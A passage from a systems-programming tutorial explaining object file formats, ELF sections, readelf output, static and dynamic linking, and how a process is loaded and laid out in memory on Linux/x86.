ECOFF	A variant of COFF. ECOFF is an Extended COFF originally introduced for Mips and Alpha workstations.
XCOFF	The IBM RS/6000 running AIX uses an object file format called XCOFF (eXtended COFF). The COFF sections, symbols, and line numbers are used, but debugging symbols are dbx-style stabs whose strings are located in the .debug section (rather than the string table). The default name for an XCOFF executable file is a.out.
PE	Windows 9x and NT use the PE (Portable Executable) format for their executables. PE is basically COFF with additional headers.
ELF	The ELF (Executable and Linking Format) format came with System V Release 4 (SVR4) Unix. ELF is similar to COFF in being organized into a number of sections, but it removes many of COFF's limitations. ELF used on most modern Unix systems, including GNU/Linux, Solaris and Irix. Also used on many embedded systems.
SOM/ESOM	SOM (System Object Module) and ESOM (Extended SOM) is HP's object file and debug format (not to be confused with IBM's SOM, which is a cross-language Application Binary Interface - ABI).

Table 4: Object file formats.

When we examine the content of these object files there are areas called sections. Depend on the settings of the compilation and linking stages, sections can hold:

1. Executable code.
2. Data.
3. Dynamic linking information.
4. Debugging data.
5. Symbol tables.
6. Relocation information.
7. Comments.
8. String tables, and
9. Notes.

Some sections are loaded into the process image and some provide information needed in the building of a process image while still others are used only in linking object files. There are several sections that are common to all executable formats (may be named differently, depending on the compiler/linker) as listed below:

Section	Description
.text	This section contains the executable instruction codes and is shared among every process running the same binary. This section usually has READ and EXECUTE permissions only. This section is the one most affected by optimization.
.bss	BSS stands for '**Block Started by Symbol**'. It holds un-initialized global and static variables. Since the BSS only holds variables that don't have any values yet, it doesn't actually need to store the image of these variables. The **size** that BSS will require at runtime is recorded in the object file, but the BSS (unlike the data section) doesn't take up any actual space in the object file.
.data	Contains the initialized global and static variables and their values. It is usually the largest part of the executable. It usually hasREAD/WRITE permissions.
.rdata	Also known as .rodata (read-only data) section. This contains constants and string literals.
.reloc	Stores the information required for relocating the image while loading.
Symbol table	A symbol is basically a name and an address. Symbol table holds information needed to locate and relocate a program's symbolic definitions and references. A symbol table index is a subscript into this array. Index 0 both designates the first entry in the table and serves as the undefined symbol index. The symbol table contains an array of symbol entries.
Relocation records	Relocation is the process of connecting symbolic references with symbolic definitions. For example, when a program calls a function, the associated call instruction must transfer control to the proper destination address at execution. Relocatable files must have relocation entries' which are necessary because they contain information that describes how to modify their section contents, thus allowing executable and shared object files to hold the right information for a process's program image. Simply said relocation records are information used by the linker to adjust section contents.

Table 5: Segments in executable file.

The following is an example of the object file content dumped using readelf program (how to use the command was discussed in GCC & G++ 1 and GCC & G++ 2). Other program can be used is objdump. For Windows, dumpbin utility (coming with Visual C++ compiler) program can be used for the same purpose.

```
/* testprog1.c */
#include <stdio.h>
static void display(int i, int *ptr);

int main(void)
```

```
{
  int x = 5;
  int *xptr = &x;
  printf("In main() program:\n");
  printf("x value is %d and is stored at address %p.\n", x, &x);
  printf("xptr pointer points to address %p which holds a value of %d.\n",
xptr, *xptr);
  display(x, xptr);
  return 0;
}

void display(int y, int *yptr)
{
  char var[7] = "ABCDEF";
  printf("In display() function:\n");
  printf("y value is %d and is stored at address %p.\n", y, &y);
  printf("yptr pointer points to address %p which holds a value of %d.\n",
yptr, *yptr);
}
```

```
[bodo@bakawali test]$ gcc -c testprog1.c
[bodo@bakawali test]$ readelf -a testprog1.o

ELF Header:

  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                                    ELF32
  Data:                                     2's complement, little endian
  Version:                                  1 (current)
  OS/ABI:              UNIX - System V
  ABI Version:         0
  Type:                REL (Relocatable file)
  Machine:             Intel 80386
  Version:             0x1
  Entry point address:        0x0
  Start of program headers: 0 (bytes into file)
  Start of section headers: 672 (bytes into file)
  Flags:                      0x0
  Size of this header:        52 (bytes)
  Size of program headers:    0 (bytes)
  Number of program headers:        0
  Size of section headers:          40 (bytes)
  Number of section headers:        11
  Section header string table index:      8

Section Headers:

  [Nr] Name                Type          Addr     Off          Size      ES Flg Lk Inf Al
  [ 0]                     NULL          00000000 000000 000000 00         0   0   0
  [ 1] .text               PROGBITS      00000000 000034 0000de 00  AX     0   0   4
  [ 2] .rel.text           REL           00000000 00052c 000068 08         9   1   4
  [ 3] .data               PROGBIT       00000000 000114 000000 00  WA     0   0   4
  [ 4] .bss                NOBIT         00000000 000114 000000 00  WA     0   0   4
  [ 5] .rodata             PROGBITS      00000000 000114 00010a 00         A   0   0   4
  [ 6] .note.GNU-stack     PROGBITS      00000000 00021e 000000 00         0   0   1
  [ 7] .comment            PROGBITS      00000000 00021e 000031 00         0   0   1
  [ 8] .shstrtab           STRTAB        00000000 00024f 000051 00         0   0   1
  [ 9] .symtab             SYMTAB        00000000 000458 0000b0 10        10   9   4
  [10] .strtab            STRTAB          00000000 000508 000021 00      0   0  1

Key to Flags:

  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

There are no program headers in this file.

Relocation section '.rel.text' at offset 0x52c contains 13 entries:

 Offset      Info               Type    Sym.Value  Sym. Name
0000002d  00000501 R_386_32       00000000   .rodata
00000032  00000a02 R_386_PC32     00000000   printf
00000044  00000501 R_386_32       00000000   .rodata
00000049  00000a02 R_386_PC32     00000000   printf
0000005c  00000501 R_386_32       00000000   .rodata
00000061  00000a02 R_386_PC32     00000000   printf
0000008c  00000501 R_386_32       00000000   .rodata
0000009c  00000501 R_386_32       00000000   .rodata
000000a1  00000a02 R_386_PC32     00000000   printf
000000b3  00000501 R_386_32       00000000   .rodata
000000b8  00000a02 R_386_PC32     00000000   printf
000000cb  00000501 R_386_32       00000000   .rodata
000000d0  00000a02 R_386_PC32     00000000   printf

There are no unwind sections in this file.

Symbol table '.symtab' contains 11 entries:

   Num:    Value     Size Type    Bind        Vis    Ndx Name
     0: 00000000      0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000      0 FILE    LOCAL  DEFAULT  ABS testprog1.c
     2: 00000000      0 SECTION LOCAL  DEFAULT    1
     3: 00000000      0 SECTION LOCAL  DEFAULT    3
     4: 00000000      0 SECTION LOCAL  DEFAULT    4
     5: 00000000      0 SECTION LOCAL  DEFAULT    5
     6: 00000080     94 FUNC    LOCAL  DEFAULT    1 display
     7: 00000000      0 SECTION LOCAL  DEFAULT    6
     8: 00000000      0 SECTION LOCAL  DEFAULT    7
     9: 00000000    128 FUNC    GLOBAL DEFAULT    1 main
    10: 00000000      0 NOTYPE  GLOBAL DEFAULT  UND printf

No version information found in this file.
```

When writing a program using the assembly language it should be compatible with the sections in the assembler directives (x86) and the partial list that is interested to us is listed below:

	Section	Description
1	Text (.section .text)	Contain code (instructions). Contain the _start label.
2	Read-Only Data (.section .rodata)	Contains pre-initialized constants.
3	Read-Write Data (.section .data)	Contains pre-initialized variables.
4	BSS (.section .bss)	Contains un-initialized data.

Table 6: Some sections in object file.

The assembler directives in assembly programming can be used to identify code and data sections, allocate/initialize memory and making symbols externally visible or invisible. An example of the assembly code with some of the assembler directives (Intel) is shown below:

;initializing data			
	.section	.data	
x:	.byte	128	;one byte initialized to 128
y:	.long	1,1000,10000	;3 long words
;initializing ascii data			
	.ascii	"hello"	;ascii without null character
	asciz	"hello"	;ascii with \0
;allocating memory in bss			
	.section	.bss	
	.equ	BUFFSIZE 1024	;define a constant
	.comm	z, 4, 4	;allocate 4 bytes for x with 4-byte alignment
;making symbols externally visible			
	.section	.data	
	.globl	w	;declare externally visible e.g: int w = 10
	.text		
	.globl	fool	;e.g: fool(void) {…}
fool:			
	…		
	leave		
	return		

Figure 3: Assembly code (Intel).

Further reading and digging:

1. IA-32 and IA-64 Intel® Architecture Software Developer's Manuals/documentation and downloads.
2. Another Intel microprocessor resources and download.
3. Assembly language tutorial using NASM (Netwide).
4. The High Level Assembly (HLA) language.
5. Linux based assembly language resources.

0x04 - A Compiler, Assembler, Linker & Loader

THE RELOCATION RECORDS

Because the various object files will include references to each others code and/or data, these will need to be combined during the link time. For example in Figure 1, the object file that has main() includes calls to funct() and printf() functions. After linking all of the object files together, the linker uses the **relocation records** to find all of the addresses that need to be filled in.

THE SYMBOL TABLE

Since assembling to machine code removes all traces of labels from the code, the object file format has to keep these around in a different place. It is accomplished by the **symbol table**, a list of names and their corresponding offsets in the text and data segments. A**disassembler** provides support for translating back from an object file or executable.




Figure 1: The relocation record.

LINKING (EXAMPLE IN LISTING – LINKING 2 OBJECT FILES)

The linker actually enables separate compilation. As shown in Figure 2, an executable can be made up of a number of source files which can be compiled and assembled into their object files respectively, independently.




Figure 2: Linking process of object files

SHARED OBJECTS

In a typical system, a number of programs will be running. Each program relies on a number of functions, some of which will be standard C library functions, like printf(),malloc(), strcpy(), etc. If every program uses the standard C library, it means that each program would normally have a unique copy of this particular library present within it. Unfortunately, this result in wasted resources, degrade the efficiency and performance. Since the C library is common, it is better to have each program reference the common, one instance of that library, instead of having each program contain a copy of the library. This is implemented during the linking process where some of the objects are linked during the link time whereas some done during the run time (deferred/dynamic linking).

STATICALLY LINKED

The term ‘statically linked’ means that the program and the particular library that it’s linked against are combined together by the linker at link time. This means that the binding between the program and the particular library is fixed and known at link time before the program run. It also means that we can't change this binding, unless we re-link the program with a new version of the library.
Programs that are linked statically are linked against archives of objects (libraries) that typically have the extension of .a. An example of such a collection of objects is the standard C library, **libc.a**. You might consider linking a program statically for example, in cases where you weren't sure whether the correct version of a library will be available at runtime, or if you were testing a new version of a library that you don't yet want to install as shared. For gcc, the –static option is used during the compilation/linking of the program.

```
gcc –static filename.c –o filename
```

The drawback of this technique is that the executable is quite big in size.

Examples:

Compile and link (for static linking).

```
[bodo@bakawali testbed5]$ gcc -g -static testbuff.c -o testbuff
/tmp/ccwh4rvU.o(.text+0x1e): In function `Test':
/home/bodo/testbed5/testbuff.c:8: warning: the `gets' function is dangerous
and should not be used.

[bodo@bakawali testbed5]$ size -d testbuff
   text    data     bss    dec     hex     filename
 380157    3368    4476  388001    5eba1   testbuff
Compile and link (for dynamic linking).  Note the executable size.
[bodo@bakawali testbed5]$ gcc -g testbuff.c -o testbuff
/tmp/ccMunGye.o(.text+0x1e): In function `Test':
/home/bodo/testbed5/testbuff.c:8: warning: the `gets' function is dangerous
and should not be used.

[bodo@bakawali testbed5]$ size -d testbuff
   text      data       bss   dec       hex filename
   1031      264        4     1299      513 testbuff
```

DYNAMICALLY LINKED

The term 'dynamically linked' means that the program and the particular library it references are not combined together by the linker at link time. Instead, the linker places information into the executable that tells the loader which shared object module the code is in and which runtime linker should be used to find and bind the references. This means that the binding between the program and the shared object is done at runtime that is before the program starts, the appropriate shared objects are found and bound.

This type of program is called a partially bound executable, because it isn't fully resolved. The linker, at link time, didn't cause all the referenced symbols in the program to be associated with specific code from the library. Instead, the linker simply said something like: "This program calls some functions within a particular shared object, so I'll just make a note of which shared object these functions are in, and continue on". Symbols for the shared objects are only verified for their validity to ensure that they do exist somewhere and are not yet combined into the program. The linker stores in the executable program, the locations of the external libraries where it found the missing symbols. Effectively, this defers the binding until runtime.
Programs that are linked dynamically are linked against shared objects that have the extension .so. An example of such an object is the shared object version of the **standard C library**, **libc.so**. The advantageous to defer some of the objects/modules during the static linking step until they are finally needed (during the run time) includes:

1. Program files (on disk) become much smaller because they need not hold all necessary text and data segments information. It is very useful for portability.
2. Standard libraries may be upgraded or patched without every one program need to be re-linked. This clearly requires some agreed module-naming convention that enables the dynamic linker to find the newest, installed module such as some version specification. Furthermore the distribution of the libraries is in binary form (no source), including dynamically linked libraries (DLLs) and when you change your program you only have to recompile the file that was changed.
3. Software vendors need only provide the related libraries module required. Additional runtime linking functions allow such programs to programmatically-link the required modules only.
4. In combination with virtual memory, dynamic linking permits two or more processes to share read-only executable modules such as standard C libraries and kernel. Using this technique, only one copy of a module needs be resident in memory at any time, and multiple processes, each can executes this shared code (read only). This results in a considerable memory saving, although demands an efficient swapping policy.

HOW SHARED OBJECTS ARE USED

To understand how a program makes use of shared objects, let's first examine the format of an executable and the steps that occur when the program starts.

SOME DETAIL OF THE ELF FORMAT

Executable and Linking Format is binary format, which is used in SVR4 Unix and Linux systems. It is a format for storing programs or fragments of programs on disk, created as a result of compiling and linking. ELF not only simplifies the task of making shared libraries, but also enhances dynamic loading of modules at runtime.

ELF SECTIONS

The Executable and Linking Format used by GNU/Linux and other operating systems, defines a number of '**sections**' in an executable program. These are to provide order to the binary file and allow inspection. Important function sections include the **Global Offset Table** (GOT), which stores **addresses of system functions**, the **Procedure Linking Table** (PLT), which stores **indirect links** to the GOT, .init/.fini, for **internal initialization** and **shutdown**, .ctors/.dtors, for **constructors** and **destructors**. The data sections are .rodata, for read only data, .data for initialized data, and .bss for uninitialized data. The summary of partial list of the ELF sections are organized as follows (from low to high):

1. .init - Startup
2. .text - String
3. .fini - Shutdown
4. .rodata - Read Only
5. .data - Initialized Data
6. .tdata - Initialized Thread Data
7. .tbss - Uninitialized Thread Data
8. .ctors - Constructors
9. .dtors - Destructors

10. .got - Global Offset Table
11. .bss - Uninitialized Data

You can use the readelf or objdump program against the object or executable files in order to view the sections. In the following Figure, two views of an ELF file are shown: the linking view and the execution view.




Figure 3: Simplified object file format: linking view and execution view.

Keep in mind that the full format of the ELF contains many more items. As explained previously, the linking view, which is used when the program or library is linked, deals with sections within an object file. Sections contain the bulk of the object file information: data, instructions, relocation information, symbols, debugging information, etc. The execution view, which is used when the program runs, deals with segments. Segments are a way of grouping related sections.

For example, the *text* segment groups executable code, the *data* segment groups the program data, and the *dynamic* segment groups information relevant to dynamic loading. Each segment consists of one or more sections. A process image is created by loading and interpreting segments. The operating system logically copies a file's segment to a virtual memory segment according to the information provided in the program header table. The OS can also use segments to create a shared memory resource. At link time, the program or library is built by merging together sections with similar attributes into segments. Typically, all the executable and read-only data sections are combined into a single text segment, while the data and BSS are combined into the data segment. These segments are normally called load segments, because they need to be loaded in memory at process creation. Other sections such as symbol information and debugging sections are merged into other, non-load segments.

PROCESS LOADING

In Linux processes loaded from a file system (using either the execve() or spawn() system calls) are in ELF format. If the file system is on a block-oriented device, the code and data are loaded into main memory. If the file system is memory mapped (e.g. ROM/Flash image), the code needn't be loaded into RAM, but may be executed in place. This approach makes all RAM available for data and stack, leaving the code in ROM or Flash. In all cases, if the same process is loaded more than once, its code will be shared. Before we can run an executable, firstly we have to load it into memory. This is done by the **loader**, which is generally part of the operating system. The loader does the following things:

1. Memory and access validation.

   Firstly, the OS system kernel reads in the program file's header information and does the validation for type, access permissions and right, memory requirement and its ability to run its instructions. It confirms that file is an executable image and calculates memory requirements.

2. Process setup, includes:

   a. Allocates primary memory for the program's execution.
   b. Copies address space from secondary to primary memory.
   c. Copies the .text and .data sections from the executable into primary memory.
   d. Copies program arguments (e.g., command line arguments) onto the stack.
   e. Initializes registers: sets the esp to point to top of stack, clears the rest.
   f. Jumps to start routine, which: copies *main()*'s arguments off of the stack, and jumps to *main()*.

Address space is memory space that contains program code, stack, and data segments or in other word, all data the program uses as it runs. The memory layout, typically consists of three segments (text, data, and stack), in simplified form is shown in Figure 4. The dynamic data segment is also referred to as the **heap**, the place dynamically allocated memory (such as from malloc() and new) comes from. Dynamically allocated memory is memory allocated at **run time** instead of **compile/link time**. This organization enables any division of the dynamically allocated memory between the heap (explicitly) and the stack (implicitly). This explains why the stack grows downward and heap grows upward.




Figure 4: Memory layout for a process.

THE RUNTIME DATA STRUCTURES

A process is a running program. This means that the operating system has loaded the executable file for the program into memory, has arranged it to have access to its command-line arguments and environment variables, and has started it running. Conceptually a process has five different areas of memory allocated to it as listed in Table 1 (refer to Figure 4):

Area	Description
Code/text segment	Often referred to as the text segment, this is the area in which the executable instructions reside. For example, Linux/Unix arranges things so that multiple running instances of the same program share their code if possible. Only one copy of the instructions for the same program resides in memory at any time. The portion of the executable file containing the text segment is the text section.
Initialized data – data segment	Statically allocated and global data that are initialized with nonzero values live in the data segment. Each process running the same program has its own data segment. The portion of the executable file containing the data segment is the data section.
Uninitialized data – bss segment	BSS stands for '**Block Started by Symbol**'. Global and statically allocated data that initialized to zero by default are kept in what is called the BSS area of the process. Each process running the same program has its own BSS area. When running, the BSS data are placed in the data segment. In the executable file, they are stored in the BSS section. For Linux/Unix the format of an executable, only variables that are initialized to a nonzero value occupy space in the executable's disk file.
Heap	The heap is where dynamic memory (obtained by malloc(), calloc(), realloc() and new – C++) comes from. Everything on a heap is **anonymous**, thus you can only access parts of it through a pointer. As memory is allocated on the heap, the process's address space grows. Although it is possible to give memory back to the system and shrink a process's address space, this is almost never done because it will be allocated to other process again. Freed memory (free()and delete) goes back to the heap, creating what is called **holes**. It is typical for the heap to grow upward. This means that successive items that are added to the heap are added at addresses that are numerically greater than previous items. It is also typical for the heap to start immediately after the BSS area of the data segment. The end of the heap is marked by a pointer known as the **break**. You cannot reference past the break. You can, however, move the break pointer (via brk() and sbrk() system calls) to a new position to increase the amount of heap memory available.
Stack	The stack segment is where local (automatic) variables are allocated. In C program, local variables are all variables declared inside the opening left curly brace of a function body including the main() or other left curly brace that aren't defined as static. The data is popped up or pushed into the stack following the **Last In First Out** (LIFO) rule. The stack holds local variables, temporary information/data, function parameters, return address and the like. When a function is called, a stack frame (or a procedure activation record) is created and PUSHed onto the top of the stack. This stack frame contains information such as the address from which the function was called and where to jump back to when the function is finished (return address), parameters, local variables, and any other information needed by the invoked function. The order of the information may vary by system and compiler. When a function returns, the stack frame is POPped from the stack. Typically the stack grows downward, meaning that items deeper in the call chain are at numerically lower addresses and toward the heap.

Table 1: Area of the executable image.

When a program is running, the initialized data, BSS and heap areas are usually placed into a single contiguous area called a data segment. The stack segment and code/text segment are separate from the data segment and from each other as illustrated in Figure 4.
Although it is theoretically possible for the stack and heap to grow into each other, the operating system prevents that event. The relationship among the different sections/segments is summarized in Table 2, executable program segments and their locations.

Executable file section (disk file)	Address space segment	Program memory segment
.text	Text	Code
.data	Data	Initialized data
.bss	Data	BSS
-	Data	Heap
-	Stack	Stack

Table 2: Sections vs segments.

THE PROCESS

The diagram below shows the memory layout of a typical C's process. The process load segments (corresponding to "text" and "data" in the diagram) at the process's base address. The main stack is located just below and grows downwards. Any additional threads that are created will have their own stacks, located below the main stack. Each of the stack frames is separated by a guard page to detect stack overflows among stacks frame. The heap is located above the process and grows upwards.

In the middle of the process's address space, there is a region is reserved for shared objects. When a new process is created, the process manager first maps the two segments from the executable into memory. It then decodes the program's ELF header. If the program header indicates that the executable was linked against a shared library, the process manager will extract the name of the dynamic interpreter from the program header. The dynamic interpreter points to a shared library that contains the runtime linker code. The process manager will load this shared library in memory and will then pass control to the runtime linker code in this library.



Higher memory address
System
Stack
env
argv
argc
main() frame pointer (EBP)
Auto variables for main()
Auto variable for func()
Stack pointer (ESP), points at the top of the stack -grows downward
Available for stack growth
Shared libraries
malloc.o (lib*.so)
printf.o (lib*.so)
Library functions if dynamically linked – usual case
Available for heap growth
brk() point
Heap (malloc(), calloc(), new)
data
Global variables
Uninitialized data - bss
int y = 100;
Initialized data - data
Text (Compiled code, a.out)
malloc.o (lib*.a)
printf.o (lib*.a)
Library functions if statically linked – not usual case
file.o
main.o
func()
The return address
crt0.o (startup routine)
Lower memory address

Figure 5: Illustration of C's process memory layout on an x86.

THE RUNTIME LINKER AND SHARED LIBRARY LOADING

The runtime linker is invoked when a program that was linked against a shared object is started or when a program requests that a shared object be dynamically loaded. So the resolution of the symbols is done at one of the following time:

1. **Load-time dynamic linking** – the application program is read from the disk (disk file) into memory and unresolved references are located. The load time

loader finds all necessary external symbols and alters all references to each symbol (all previously zeroed) to memory references relative to the beginning of the program.

2. **Run-time dynamic linking** – the application program is read from disk (disk file) into memory and unresolved references are left as invalid (typically zero). The first access of an invalid, unresolved, reference results in a software trap. The run-time dynamic linker determines why this trap occurred and seeks the necessary external symbol. Only this symbol is loaded into memory and linked into the calling program.

The runtime linker is contained within the C runtime library. The runtime linker performs several tasks when loading a **shared library** (**.so** file).
The dynamic section provides information to the linker about other libraries that this library was linked against. It also gives information about the relocations that need to be applied and the external symbols that need to be resolved. The runtime linker will first load any other required shared libraries (which may themselves reference other shared libraries). It will then process the relocations for each library. Some of these relocations are local to the library, while others require the runtime linker to resolve a global symbol. In the latter case, the runtime linker will search through the list of libraries for this symbol. In ELF files, hash tables are used for the symbol lookup, so they're very fast. Once all relocations have been applied, any initialization functions that have been registered in the shared library's init section are called. This is used in some implementations of C++ to call global constructors.

SYMBOL NAME RESOLUTION

When the runtime linker loads a shared library, the symbols within that library have to be resolved. Here, the order and the scope of the symbol resolution are important. If a shared library calls a function that happens to exist by the same name in several libraries that the program has loaded, the order in which these libraries are searched for this symbol is critical. This is why the Operating System defines several options that can be used when loading libraries.
